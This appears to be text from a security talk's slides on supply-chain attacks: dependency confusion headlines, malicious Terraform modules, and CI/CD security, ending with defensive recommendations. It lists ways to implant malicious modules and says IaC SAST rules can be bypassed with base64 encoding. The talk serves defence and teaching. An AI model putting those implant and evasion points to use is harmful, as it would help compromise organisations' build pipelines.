


# Who does it affect?

- Orgs with private packages in private repositories
- Orgs with private packages in artifactories (JFrog, etc)

# Examples


# Examples



sonatype Products Solutions Pricing Resources Comp

## Why are Dependency Confusion Attacks Not Going Away?

February 09, 2022 By Ax Sharma  
4 minute read time



# Examples



# Examples

## REVERSINGLABS BLOG

Threat Research | May 10, 2022

### Update: NPM dependency confusion hacks target German firms

Research by ReversingLabs suggests that dependency confusion attacks on npm repositories have been used to compromise German firms - exposing an apparent red team exercise.






BLOG AUTHOR

Paul Roberts,  
Cyber Content Lead at ReversingLabs. [Read More...](#)



# Examples




# Examples


**BLEEPINGCOMPUTER**   

[NEWS](#) [DOWNLOADS](#) [VIRUS REMOVAL GUIDES](#) [TUTORIALS](#) [DEALS](#)

[Home](#) > [News](#) > [Security](#) > [Microsoft's Halo dev site breached using dependency hijacking](#)

## Microsoft's Halo dev site breached using dependency hijacking


By [Ax Sharma](#)  June 29, 2021  03:40 AM  0



# Examples

# Lab: Dependency Confusion



**BLEEPINGCOMPUTER**   

[NEWS](#) [DOWNLOADS](#) [VIRUS REMOVAL GUIDES](#) [TUTORIALS](#) [DEALS](#)

[Home](#) > [News](#) > [Security](#) > [PyPi python packages caught sending stolen AWS keys to unsecured sites](#)

## PyPi python packages caught sending stolen AWS keys to unsecured sites

By [Bill Toulas](#)  June 25, 2022  11:32 AM  0



# Terror with Terraform



# Terraform Terminology



- Providers => Plugins to interact with cloud environments. Found in the Terraform Registry (example: AWS)
- Modules => Container for multiple resources that are used together (example - your app stack with specific resources, network and variable definitions)
- Resources => API Resources that refer to resources in specific cloud providers (example `aws_ssm_parameter`)

# Provider Types

- Community Providers - Anyone can submit. Will be signed. No additional verification
- Verified Providers -> Verified by Hashicorp Alliances Team
- Official Provider -> Managed by Hashicorp



# Terraform Modules

- Can be loaded from local directories
- Can be loaded from registry
- Can be loaded from Git repos
- No concept of verified or unverified Modules
- No signature for Terraform modules

# Lab: Terraform Malicious Modules



# Implant Mechanisms



# Implant Mechanisms

- Developers using module in \$environment

# Implant Mechanisms

- Developers using module in \$environment
- Developers using providers that use the module

# Implant Mechanisms

- Developers using module in \$environment
- Developers using providers that use the module
- Terraform containers using module (prebuilt)

# Implant Mechanisms

- Developers using module in \$environment
- Developers using providers that use the module
- Terraform containers using module (prebuilt)
- Cross-Build Injection - Forced use of terraform module

# What about IaC SAST?





# What about IaC SAST?



- Bypassing IaC SAST rules entirely possible with base64-encoding, other techniques

# What about IaC SAST?

- Bypassing IaC SAST rules entirely possible with base64-encoding, other techniques
- Its all about studying the rules and identifying bypasses based on the checks

# Recommendations

- Only use modules/providers that have been audited
- Run SAST rules on modules to identify possible anomalies - use of base64, credential usage, etc.
- When running with CI/CD systems, try and build hermetically to avoid possible tainting of modules/providers
- Commit and Leverage lock files across the source artefact supply-chain


# Terraform Lock files

```
terraform providers lock \  
  -platform=linux_arm64 \  
  -platform=linux_amd64 \  
  -platform=darwin_amd64 \  
  -platform=windows_amd64
```

# GitLabrinyth Bucket Breach



# CI/CD Security Top 10



# Improper Artifact Integrity Validation



# Integrity based attacks

